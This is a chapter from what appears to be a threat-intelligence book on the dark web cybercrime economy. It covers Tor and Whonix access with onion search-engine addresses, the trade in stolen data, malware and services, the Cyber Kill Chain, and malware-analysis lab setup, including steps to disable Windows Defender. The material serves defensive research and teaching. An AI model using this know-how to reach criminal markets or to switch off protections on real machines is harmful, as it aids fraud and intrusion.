Whonix is a virtual environment made up of two virtual components: Whonix-Gateway and Whonix-Workstation. *Whonix-Gateway* connects to the internet and routes Tor network traffic. You never directly log in to this virtual machine, although you must still ensure it's turned on. *Whonix-Workstation* is the operating system component from which you can access applications and the browser. In fact, Whonix-Workstation won't route traffic unless the Whonix-Gateway is turned on. This helps protect the user from accidentally leaking information or their real IP address. It looks and works like a typical Linux operating system, except it routes all network traffic through the Whonix-Gateway, as demonstrated in Figure 1-3.




Figure 1-3: How Whonix routes traffic over Tor to the internet

One advantage of using Whonix rather than running Tor Browser on a virtual machine is that Tor routes the network traffic produced by all applications, not just the browser traffic. This is helpful if you want to conceal traffic from penetration-testing (pentesting) tools such as Burp Suite or messaging tools like Tox. It also makes it less likely that you'll make a

mistake and access the internet without using Tor, as you might on a regular virtual machine.

I recommend also using Whonix along with a VPN for the reasons discussed previously. Whonix-Workstation runs in a virtual environment to isolate its activity from the host machine, but I still encourage you to use a dedicated workstation exclusively for running it. Avoid using this machine to access personal information or accounts, and ensure that you can easily wipe and reimage its operating system, should the need arise.

Finding and Navigating to Dark Web Sites

Once you've installed either Tor Browser or Whonix, you can browse to sites and marketplaces of interest by navigating to their addresses, which you can find using a variety of resources. For example, deepdarkCTI is an open source project that provides lists of dark web forums and marketplaces and their current known status. The repository, located at *https://github.com/fastfire/deepdarkCTI/tree/main*, organizes the resources into several categories, including ransomware-as-a-service sites, dark web forums, dark web markets, threat actor–associated Telegram channels, and exploit databases.

Another great place to look is in security research publications. When researchers release a report about a new tool or service advertised on the dark web, they'll often provide some information about where they first saw the ad. If you're new to the underground economy, using research reports to identify forums and marketplaces of interest can be a good way to start.

Although deepdarkCTI provides the URLs for many forums, you may sometimes need to use other resources, such as dark web search engines, to locate a site. *Dark web search engines* are much like regular search engines, except they help users search for content that isn't typically indexed, and you can only access them via the Tor network. A few popular ones include the *.onion* version of DuckDuckGo, Ahmia, and Torch, but many others exist as well. Table 1-1 shows the URLs for some of these search engines at the time of writing.

Table 1-1: Dark Web Search Engines

Browser name	Onion site URL
DuckDuckGo	*https://duckduckgogg42xjoc72x3sjasowoarfbgcmvfimaftt6twagswzczad.onion*
Ahmia	*juhanurmihxlp77nkq76byazcldy2hlmovfu2epvl5ankdibsot4csyd.onion*
Torch	*http://xmh57jrknzkhv6y3ls3ubitzfqnkrwxhopf5aygthi7d6rplyvk3noyd.onion*

Another very well-known dark web directory, the Hidden Wiki, has been around since the early 2000s. However, the Hidden Wiki targets new users of the dark web, and experienced threat actors rarely use it, so its content focuses less on the threats in which cybersecurity researchers are most interested.

WARNING *As with almost everything on the dark web, there is a risk to accessing these resources. If you choose to peruse the sites linked in these directories, exercise caution. Remember, this content isn't moderated, and some of it may be malicious.*

Some dark web forums and marketplaces don't make an appearance on any of these lists. Generally, this is because the site operators restrict their access to reduce the risk of the tools and services they discuss and sell falling into the hands of researchers or law enforcement. Sometimes, you'll see ransomware-as-a-service operations start out in this way as well; initially, the organization will interact with only authorized individuals via tightly controlled access protocols. Cybercriminals gain access to these resources through word of mouth and by building relationships with other threat actors who can vouch for their authenticity.

Now that you know how to access the dark web, let's transition to discussing who you'll find conducting transactions on these websites.

The People

The majority of buyers and sellers on the dark web are financially motivated, and the dark web offers many opportunities to make money, depending on a person's skill sets and appetite for risk. A great software developer looking for a lower-risk endeavor, for example, might develop a custom crypter, a tool discussed in Chapter 6 for concealing malicious software. Crypters aren't inherently malicious, so developing one isn't directly engaging in malicious activity, lessening the legal risks somewhat. Those looking for higher-risk, higher-reward activities could instead join a ransomware group as a developer, and those who speak fluent English (and don't mind destroying businesses) can serve as mouthpieces for ransomware groups. This is just a sample of the types of gigs available to those who want to make money in the underground economy.

We'll use a few terms to describe these individuals and how they relate to the tools and services we'll cover. *Operators* are individuals or groups selling a product or service. They may or may not also be the developer or creator; for example, some ransomware-as-a-service groups pay external developers to create their tools for them. *Affiliates* are the clients who purchase the products or services. You'll also hear them called *advertisers*, as they perceive themselves to be advertising the product or service through their use of it. The affiliate's technical skill level can vary based on the product or service being purchased. Some tools require a high level of technical skill to operate, whereas others are easier to deploy. Similarly, some groups, particularly ransomware gangs, might only permit access to their tools to affiliates able to prove that they have a certain skill set.

In general, on the dark web, who you know matters just as much as what you know. The people transacting on these marketplaces want to make sure they're not selling their products to researchers or law enforcement looking to blow the lid off the operation. How do forums and marketplaces make sure only the most credible individuals are posting and transacting in their

spaces? In short, reputation is key. Here are a few ways threat actors can establish their credibility:

- Some marketplaces, forums, and ransomware-as-a-service groups require interested participants to have one or more other users vouch for them. Even with the money to engage, people won't get in without the required references (called *vouches*).
- If you're seeking to sell your cybercriminal wares, you're unlikely to command a high price or be able to advertise on top-tier forums unless you're a known entity. The easiest way to become known is to participate in forums.
- Some forums and marketplaces, even for those with some reputation, will consider money on the line enough of an investment. For example, at least one forum requires a $100 deposit in Bitcoin to join.
- Some actors may try to establish the quality of their products by providing evaluation copies to forum administrators or high-ranking members.

Whereas transactions between threat actors take place on dark web forums and marketplaces, discussions often move to more private communication channels after initial engagement. Some of the shops and forums are open to anyone who wants to create an account, and some are even accessible outside of Tor. Others, like the top-tier forums, require cryptocurrency deposits and are more exclusive. As a result of these differences, you'll often see different types of forums cater to different types of users and products.

The Products

On the dark web, an aspiring cybercriminal can purchase access to almost everything they need to conduct a cyberattack of their own. As an example, consider BlackMatter, discussed in this chapter's introduction.

Before their eventual rebrand as ALPHV, this organization became a well-known ransomware group responsible for many attacks, including the infamous one on NEW Cooperative, an Iowa-based agricultural services provider. Following the attack, a ZDNet article, titled "After Ransomware Attack, Company Finds 650+ Breached Credentials from NEW Cooperative Employees," reported on the glut of NEW Cooperative credentials available on the dark web. BlackMatter may have purchased these credentials (likely collected by a type of malware called a stealer, also available for rental on the dark web) from a dark web marketplace to gain initial access to a victim organization. From there, they may have used a series of tools, some of which they likely rented or purchased, to escalate the attack, exfiltrating NEW Cooperative's data before dropping the ransomware.

Broadly speaking, these products loosely fall into three categories: data, tools, and services.

Data

Selling data is the simplest of the three categories, as it uses a straightforward business model. It includes the sales of accounts, financial data, and personally identifiable information (PII) that other threat actors can use in their own attacks or fraud enterprises. Figure 1-4 shows a few examples of data for sale on the dark web.




Figure 1-4: Data, including accounts and PII, for sale on the dark web

These data dumps vary in price from hundreds to thousands of dollars based on the size and type of data offered. In later chapters of this book, we'll look at some of the attributes that contribute to the price of this data, such as whether the accounts have been verified, the types of services the

accounts belong to, and the type of access gained by using them. Most buyers of this data seek to do some kind of fraud, such as account takeovers or identity theft, to make easy money. These customers don't have to be technically skilled, as they can use portions of the data manually or via tools to automate fraud.

Threat actors can collect the data to sell in a number of ways, including via tools they purchase or rent on the dark web, like stealers (Chapter 4) and banking trojans (Chapter 5). This brings us to our next category of product: tools for sale or rental.

Tools

All sorts of malicious tools are available for purchase on the dark web, many of which we'll consider more closely in subsequent chapters. Generally, you'll find custom-made malware, additions to existing tools, rewritten versions of existing tools for other operating systems, and cracked versions of paid software, including red teaming tools and operating system licenses. Figure 1-5 shows an ad in which a threat actor offers to create custom tooling that allows other threat actors to verify credentials they've acquired.




Figure 1-5: A threat actor selling a checker-making service

Notice how the seller aims to establish their reputation by mentioning their skill level and customer satisfaction. The customer base for malware sales is slightly broader than that of the data purchasing, partially due to the variety of tools that fall into this category. The customers interested in purchasing and using these tools are generally more technically savvy and, while still looking for a relatively "easy" way of making money, need to have more of an appetite for technical engagement.

Some of these actors may look to cash out from fraud, like those who might rent a checker or use an OpenBullet configuration to test credentials they recently purchased. Others may buy malware tools so that they can ultimately sell another product or service. In this book, we'll cover several

of these tools, including packers and crypters (Chapter 6), post-exploitation toolkits (Chapter 8), and phishing kits (Chapter 2).

Services

Services for sale on the dark web can range from hacking tutorials for aspiring threat actors to hands-off services, like distributed denial-of-service (DDoS) attacks performed for hire. Figure 1-6 shows an example of the types of technical and business-related tutorials offered.



Figure 1-6: A threat actor offering tutorials for sale on the dark web

This threat actor advertises a series of tutorials for performing "account cracking," which the seller uses to mean gaining unauthorized access to a victim's account, such as through brute-forcing or credential stuffing. More specifically, they're teaching others how to operate tools, create configurations to use for cracking, and then set up and monetize their own cracking service. These tutorials most likely appeal to low-skilled or aspiring threat actors, as they focus on introductory aspects of cybercrime. Other tutorials might cover how to use tools in an OPSEC-aware way or to execute initial access.

Besides tutorials, other common services include the sale of infrastructure, such as residential proxy networks, or *bulletproof hosting*, which allow customers to host whatever content they want, regardless of laws. Most legitimate hosting providers have rules about how customers can use the service and respond to law enforcement requests; these services do not. As a result, they appeal to threat actors looking to host their malicious infrastructure. Figure 1-7 shows bulletproof hosting services for sale.



Figure 1-7: An ad for a bulletproof hosting service that states it will ignore copyright and abuse reports

This ad indicates that the service will turn a blind eye to any malicious behavior a buyer participates in using its service. It mentions it doesn't require KYC, short for *know your customer*, meaning customers don't need to supply personal data to register. It can also provide hosting in offshore locations and will ignore any sort of abuse or Digital Millennium Copyright Act (DMCA) violations. Offshore hosting makes it harder for law enforcement in another jurisdiction to take down the infrastructure.

We won't discuss these services in detail in the rest of this book, but we will explore another service type, ransomware-as-a-service, extensively in Chapters 10 and 11.

The Payment

It likely comes as no surprise that payment for these goods and services doesn't happen through credit cards or any of the online payment tools most of us use for e-commerce. Instead, payment occurs through cryptocurrencies like Bitcoin and Ethereum. Although we won't discuss these in too much detail, a few intricacies to the payment mechanisms are fairly important to understand.

Securing Transactions

On top-tier forums, guarantor services ensure that transactions succeed for both the buyer and the seller, meaning both the payment and the goods get delivered. An individual or a few individuals associated with the forum or marketplace act as the guarantor for these transactions to ensure that they take place after the buyer and seller have negotiated. At a high level, this process involves the guarantor interfacing with the buyer and seller to find out what the terms of the agreement are, then helping execute the transaction. Prices can sometimes be in the thousands or tens of thousands of dollars, so having an assurance that the transaction will be executed without either party being scammed is important.

When issues arise—for example, maybe the purchased malware didn't work as advertised, the seller never delivered the purchased tool, a ransomware group didn't pay an affiliate what was owed, or access advertised as "exclusive" was also sold to other threat actors—forums and marketplaces use an arbitration process to resolve disputes, almost like their own version of a court system. One individual may file a claim against another, and after both sides present evidence, an arbitrator, often a forum administrator, decides the matter. Often, this can result in a ban from the forum, which damages the threat actor's reputation. Even if the forum doesn't ban the user, these cases play out in full view of the forum where members can see who has been accused of what, which very likely reduces willingness to work with the accused in the future. Because reputation is a critical factor in a threat actor's ability to transact successfully on the criminal underground, a negative outcome in arbitration can be extremely costly for them.

Buying vs. Renting

Most of the tools we discuss in later chapters have time-based rental prices, and some are available through subscription only. For threat actors, subscription models have many of the same benefits as for legitimate software services:

- Renting the ability to use the malware for a period of time is often significantly cheaper than purchasing it outright. Threat actors may not need access for long, and some products may lose their utility over time. (For example, see the discussion of fully undetectable tools in Chapter 6.)
- The operator doesn't have to provide the actual tool or source code to their buyers. This means they can make bug fixes on one instance of

the code, rather than having to issue new releases. The operator can manage any build and deployment infrastructure, rather than provide support to customers for doing so. Most importantly, the code itself remains out of the buyers' hands, making it much more difficult to reverse engineer the software's inner workings and reducing the likelihood that "cracked" versions will hit the market or that researchers will expose the tool.

- If necessary, revoking access is easy. For example, a ransomware-as-a-service group might revoke access to an affiliate who targets companies or industries outside of the service's rules (more on that in Chapter 10). Whatever the case, the operator has much more control over access than if than if the buyer were to purchase the software outright.

Now that you know how to access the dark web and what sorts of people, products, and practices make it up, let's talk about the stages of a cyberattack, which will align with the discussion of the tools in this book.

The Stages of a Cyberattack

Before we move on to the remaining chapters, you'll find it helpful to understand the activities involved in a cyberattack because the tools we'll discuss generally seek to enable one or more of these steps. One model for understanding the series of events that lead to a successful cyberattack is called the Cyber Kill Chain. Adapted from the US military's kill chain to try to describe cyberattacks, this model breaks an attack into seven steps, shown in Figure 1-8.




Figure 1-8: A diagram of the Cyber Kill Chain

The Cyber Kill Chain demonstrates that a cyberattack isn't just a one-step mission; a threat actor must take several steps to prepare for the final impact:

Reconnaissance The identification of potential targets, including entry points or vulnerabilities to exploit

Weaponization The exploitation of the vulnerabilities identified in the reconnaissance phase through the creation of a malicious payload

Delivery The delivery of the payload to the victim, such as via email, web, or USB

Exploitation The exploitation of a vulnerability by the malware, such as through the execution of code

Installation The establishment of a foothold on the victim device

Command and control The creation of a persistent means of access via a payload

Actions on objective Accomplishing the attack's ultimate objective

How do these stages map to an actual cyberattack? We'll look at the specifics in subsequent chapters, but I'll provide an example here. A threat actor first needs to assess their target and identify an opportunity, whether that's an exploitable vulnerability, credentials they can use for access, or a particularly good lure to use in a phishing attack. Once a threat actor identifies this opportunity, they can weaponize it and then deliver it to the victim, say by creating a phishing payload. When the victim clicks the link and causes the malware to execute, we've reached the exploitation phase, in which the threat actor installs the malicious payload on the victim's machine. Now that the threat actor has gained a foothold into the target's environment, they can expand the scope of the attack, such as by identifying other network resources to infect, dropping additional malware or tools, or collecting victim information for later use. They'll then drop their final payload to execute their goals.

The Cyber Kill Chain is just one model for describing what has proven to be an ever-evolving concept. One of its downsides is it doesn't describe exactly what threat actors do at each stage. As threat actors increase the sophistication of their attacks, they often change their tactics, techniques, and procedures (TTPs) to adapt to the defensive landscape, and the model reflects reality less. In cybersecurity, we use the term *TTP* to describe the threat actor's behavior. For example, although many threat actors might use a certain tool, they will likely use it in somewhat different ways, including to collect different types of data or to drop different kinds of additional malware.

Other popular frameworks, such as the MITRE ATT&CK framework (*https://attack.mitre.org*), make the concept of TTPs central by considering what a threat actor does at a technical level and how they go about doing it. They might sort these activities into *initial access* (comprising tasks like phishing; the use of exploits, vulnerabilities, or credentials; and malware delivery); *post-exploitation* (consisting of privilege escalation, the dropping of additional tools, lateral movement, and data theft); and *impact* (such as ransomware deployment).

This vastly simplified model doesn't address the nuances of a cyberattack or all the different ways the listed TTPs could be used and at what stage, but it does provide a little bit of order to a very challenging concept. Breaking an attack into these three stages allows us to look at tools and TTPs in groups: those that allow a threat actor to gain access, those that allow them to advance the attack, and those used to accomplish their ultimate goal.

Malware Analysis Basics

In subsequent chapters, you'll explore real-world examples of malware used by threat actors. Experienced readers can skip to the next chapter, but if

you're new to practicing reverse engineering on your own, use this section to create a safe analysis workstation and learn the basics of static and dynamic analysis.

Best Practices for Handling Malware

Let's go over some principles for protecting yourself as you work with malware samples. Keep in mind, however, that while taking the precautions discussed here will certainly make it safer to handle malicious code, it isn't possible to completely remove all risk of doing so.

WARNING *Treat all of the code in this book as malicious code. Several of the examples will use code contained in open source repositories. Once downloaded and compiled, this code becomes malware. Some repositories come with prebuilt binaries as well, and although you may not intend to run one of these binaries, accidents sometimes happen.*

Always explore malware on a dedicated system, separate from any of your work or personal machines. As you'll soon see, most of the tools we'll consider are designed to do something nasty, such as stealing personal information and dropping additional malicious software, often without the victim's awareness. Here are a few recommendations for setting up your malware analysis environment:

- Use an old machine or one that won't negatively affect you if it becomes completely unrecoverable.
- Reimage the machine completely. Running Linux is a safer option than Windows, as most of the malware samples we'll cover target Windows.
- Don't perform any personal or professional tasks on this machine.
- Whenever possible, keep this machine off the network by explicitly turning off networking. Connect the machine to the network only when absolutely necessary.

Next, install a virtual machine that mimics the environment the malware targets, as well as the tooling you'll need for analysis. If you'd like a great analysis environment out of the box, I highly recommend FLARE-VM (*https://github.com/mandiant/flare-vm*), a set of scripts that install Windows virtual machines and pretty much any of the reverse engineering and analysis tools you might need.

If you'd like to create your own installation (likely a good learning experience), I recommend installing the following, at a minimum:

Ghidra An open source reverse engineering tool originally developed by the National Security Agency (NSA) Research Directorate (*http://ghidra.net*). We'll use Ghidra throughout the book to look at disassembled or decompiled code. The tool supports a wide variety of architectures and has both disassembly and decompilation utilities for each as an artifact of how it was designed.

x64dbg An open source x64 debugger for Windows (*https://x64dbg.com*). We'll use x64dbg for all of the book's dynamic analysis activities.

To debug 32-bit binary files, you'll need to use the 32-bit version of the debugger, x32dbg.

Windows Sysinternals A collection of system utilities that you might like to use as part of your analysis toolkit (*https://learn.microsoft.com/en-us/sysinternals/*). I especially like Process Explorer and Process Monitor to help visualize specifics of running processes that might be a little more difficult to see just using a debugger.

Wireshark A tool that can monitor network traffic to or from the virtual machine on which you'll be executing malware (*https://www.wireshark.org*).

To set up a Linux-based analysis environment, I recommend using REMnux (*https://remnux.org*), which comes with a ton of malware analysis tools preinstalled. Once you've set up these analysis environments, take a *snapshot*, which allows you to capture the state of the virtual machine, including the memory, settings, and disk data, at a specific point in time. This snapshot will enable you to easily revert back to the version of the virtual machine you created before you deployed any malware to it, preventing you from having to start from scratch, reinstall all of the tools, and reconfigure the machine each time you use it.

You might also want to create a separate virtual machine in which to detonate the malware. If you choose to create a Windows virtual machine, I recommend using relatively new versions of Windows, as older versions may not be able to run the malware. If you would like to try setting up a Linux virtual machine, I recommend using REMnux once again. To examine Android malware, use the Android Emulator (*https://developer.android.com/studio/run/emulator*). I don't recommend deploying malicious apps to a real device unless you've completely wiped it of all data and reinstalled the Android operating system.

Once again, make sure you take snapshots before detonating any malware on the machine. Starting from a clean state makes it easier to know that any behavior you observe originates from the malware you're analyzing, not from a previous detonation. Turn off network functionality unless you explicitly need it, and avoid commingling these virtual machines with anything from your real computer. This means not using the virtual machine to log in to your web accounts, mapping shared drives to the virtual machine, or putting it on your Wi-Fi network, to name a few examples.

Because the malware covered in this book's case studies is known malicious software, Windows Defender may flag it as malicious and quarantine the file. If you wish to analyze malware on your Windows virtual machine without it getting quarantined, you'll have to turn off Windows Defender by following these steps:

1. Ensure the user account on your virtual machine has administrative privileges.
2. Open the Run dialog by entering **Run** into the Windows Start menu.
3. Enter `gpedit.msc` into the Run dialog to open the Local Group Policy Editor.

4. Navigate to the Windows Defender settings located in **Computer Configuration ▶ Administrative Templates ▶ Windows Components ▶ Microsoft Defender Antivirus**.
5. Double-click **Turn Off Microsoft Defender Antivirus** and select the radio button labeled **Enabled**. Then, click **Apply** followed by **OK** to save the new setting.
6. Open the Administrator command prompt and run the following command to force an immediate update of the Group Policy: `gpupdate /force`.

Note that we're editing the local Group Policy and disabling Windows Defender only for the user of this machine. In Chapter 9, we'll further discuss what Group Policy is and how threat actors use and abuse it for malicious activity.

Static Analysis

We'll use both static analysis and dynamic analysis techniques to explore the tools in this book. *Static analysis* is a term that describes analyzing the binary at rest, without running it. There are many ways to do this type of analysis, but we'll cover some basic tools in this section.

Strings

Probably the simplest reverse engineering technique out there is running the `strings` Linux command on the binary to see what printable strings occur in a file (Listing 1-2).

```
user@desktop-system:/$ strings filename
```

Listing 1-2: Using the `strings` command to extract information about a file's strings

Discussed in more depth beginning in Chapter 3, strings are basically any sort of printable characters in the code and could include filepaths, usernames, or debug log messages, to name a few examples. The `strings` utility will show these as long as they're printable characters.

Using `strings` can sometimes help you determine whether the binary contains specific functionality. For example, you might look for a particular section name, unobfuscated log string, or mutex name. As you'll see in Chapters 4 and 6, however, binaries can contain encrypted strings and packed sections, so this method won't always work.

A more powerful alternative is the FLARE Obfuscated String Solver (FLOSS). Unlike `strings`, FLOSS allows users to uncover obfuscated strings in a binary, including those decoded by dedicated functions or hidden as stack strings. FLOSS also handles an obfuscation technique that its developers refer to as tight strings. *Tight strings* are individual bytes created on the stack at runtime and decoded before use, effectively combining traditional stack strings with encoded strings in a single technique. In Chapter 4, we'll show an example of string obfuscation using a single-byte XOR key.

Whereas running the `strings` command will fail to show strings obfuscated in this way, FLOSS will display them, providing a clearer picture of some of the binary's functionality with minimal effort.

That said, FLOSS does have its limitations. It may not be able to extract all XOR-obfuscated strings, particularly when the XOR key is calculated dynamically at runtime, when the code uses multiple layers of obfuscation alongside XOR, or when the XOR deobfuscation routine is inlined within a larger function. For instance, in the Raccoon Stealer binary discussed in Chapter 4, FLOSS successfully deobfuscates some XOR-obfuscated strings in the file but misses those whose deobfuscation routines are inlined in different functions.

FLOSS is included in the FLARE virtual machine, but you can also download and install it by following the installation instructions at *https://github.com/mandiant/flare-floss/blob/master/doc/installation.md*. To extract all the strings in a binary, including the static strings, obfuscated strings, and stack strings, run **`floss.exe`** ***`malware.exe`***.

File Attributes

The `file`, `objdump`, and `readelf` Linux commands can return various attributes of a file. The `file` command tells you the file type, which is useful because the strategy you'll use to analyze a PDF is far different from the strategy you'll use for a Portable Executable (PE) or a Microsoft Office Document file. Listing 1-3 shows how to use the `file` command and the example output for an Executable and Linkable Format (ELF) file executable. We'll look at file types in more detail later in the book.

```
user@desktop-system:/$ file filename
ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=1160ff112cc7794bb149ea33daaf6db0948fc63a, stripped
```

Listing 1-3: Using the `file` command to determine a file's type

Next, `objdump` is a Linux tool used to display section and header information and disassemble code for object files. An *object* file contains bytecode and machine code generated by a compiler or assembler. Unlike an executable file, you can't run an object file. Listing 1-4 shows an example of using `objdump` to dump all file, section, and program headers and a symbol table, if one exists.

```
user@desktop-system:/$ objdump -x objectfile
```

Listing 1-4: Using `objdump` to obtain information about an object file

You might not frequently encounter object files in reverse engineering, but if you do, using `objdump` is a helpful way to get more information, especially section names and sizes. It's also helpful if you're writing and compiling your own code. For example, you might want to use some of the reverse engineering techniques discussed in this book to examine how the compilation process changes what you can see about the file.

Finally, `readelf` provides additional information about ELF files, which you'll encounter when analyzing binaries compiled for Linux, Android native code, and some internet of things (IoT) devices or hypervisors. Using `readelf` is another way to view the headers, sections, symbols, architecture, or dependencies of these files. Listing 1-5 shows an example of using `readelf` to see the file header, sections, and program headers.

```
user@desktop-system:/$ readelf -h -S -l filename
```

Listing 1-5: Using `readelf` to dump information about an ELF file

Using `readelf` can help you extract metadata about the ELF file, such as the execution entry point, section information, and more.

PE Analysis Utilities

A few tools dedicated to analyzing Windows executables can provide several of the capabilities found in the stand-alone utilities we've looked at so far. In general, a malware analyst might use these tools to gain an initial understanding of a binary's features before deciding to spend the time reverse engineering or dynamically analyzing it.

First, PE Studio provides static analysis capabilities for a Windows file, allowing the user to view information about the file's sections, metadata, resources, and imported and exported functions. The tool makes it easy for a malware analyst to get a quick, high-level view of attributes of interest. For example, if they're interested in files with a particular set of exported functions or that contain a specific section name, PE Studio makes it easy to gather this data. The vendor offers a free version of PE Studio on its website at *https://www.winitor.com/download*.

Another PE reverse engineering tool designed to give a high-level view of a file is PE-bear. PE-bear provides visibility into the sections, resources, and metadata of a Windows file and enables an analyst to modify the file, such as to add a new import to the import table or create a new section. The user can also disassemble parts of the binary to get an idea of what the underlying assembly code looks like. PE-bear can also make it easy to modify a file for debugging purposes, such as by replacing anti-debugging functions with no operation (NOP) instructions. PE-bear is available at *https://github.com/hasherezade/pe-bear*.

Disassemblers and Decompilers

Disassembled code is an assembly language representation of the machine code. Machine code looks like a bunch of hexadecimal bytes to the human eye, and disassemblers can convert it to assembly code that is easier to understand. Generally, unless the malware author performed some kind of obfuscation on the machine code, such as extra byte insertion, the disassembly is fairly trustworthy, and an analyst can look at it and get an accurate understanding of the malware.

Decompilation is a slightly different though related concept. Decompilation takes machine code or bytecode and converts it to a higher-level

programming language, generally one that looks a lot like C/C++ or Java. For most people, reading and understanding this C-like code (or Java-like code) is much easier than perusing assembly, so having the decompilation available makes reverse engineering much easier.

The decompilation generally won't look like perfect, syntactically correct C, however. This is because the original compilation process likely performed some kind of optimization. Sometimes, you'll see functions *inlined*, meaning a function call is replaced with the code inside the function, so the calling function never branches. Or you might see mathematical optimizations, such as replacing `x / 16` with `x >> 4`. In this example, `>>` is a right shift, in this case by `4`, which means to divide `x` by 2^4. The decompilation will also miss custom structures. For example, consider the source code structure in Listing 1-6.

```
struct MyPicture {
  int xCoord;
  int yCoord;
  int weight;
  int age;
};
```

Listing 1-6: An example structure in C

This structure represents a picture you might hang on a wall or put on a bureau. The picture has a width (`xCoord`), a height (`yCoord`), a weight (`weight`), and an age (`age`). I've named this structure `MyPicture`. If a developer uses the `MyPicture` structure in a program, they'll assign values to the four structure members when initializing the class. For example, they might set `xCoord` to 50, `yCoord` to 55, `weight` to 1,000, and `age` to 12. Then, they'll build (compile, assemble, and link) the code into an executable to deploy it.

In order to analyze the code containing the structure, we have to put it in a decompiler like Ghidra. Listing 1-7 shows this decompiled `MyPicture` instance.

```
(int*) (pVar1) = 50;
(int*) (pVar1 + 0x4) = 55;
(int*) (pVar1 + 0x8) = 1000;
(int*) (pVar1 + 0xc) = 12;
```

Listing 1-7: Decompiled code for an instance of the `MyPicture` structure

As you can see, the decompiler doesn't know the specifics of the structure or its members. As a result, the reverse engineer sees values at offsets from the pointer to the beginning of the structure, corresponding to each member of the structure. During reverse engineering, an analyst can fix the code by creating a definition for the structure in Ghidra. Then, they can set the data type of the variable, such as `pVar1` in Listing 1-8, to that of the structure, which makes it easier to see how the structure is used. Listing 1-8 shows what this retyped code would look like.

```
(int*) (pVar1->xCoord) = 50;
(int*) (pVar1->yCoord) = 55;
(int*) (pVar1->weight) = 1000;
(int*) (pVar1->age) = 12;
```

Listing 1-8: An example of retyped decompiled code

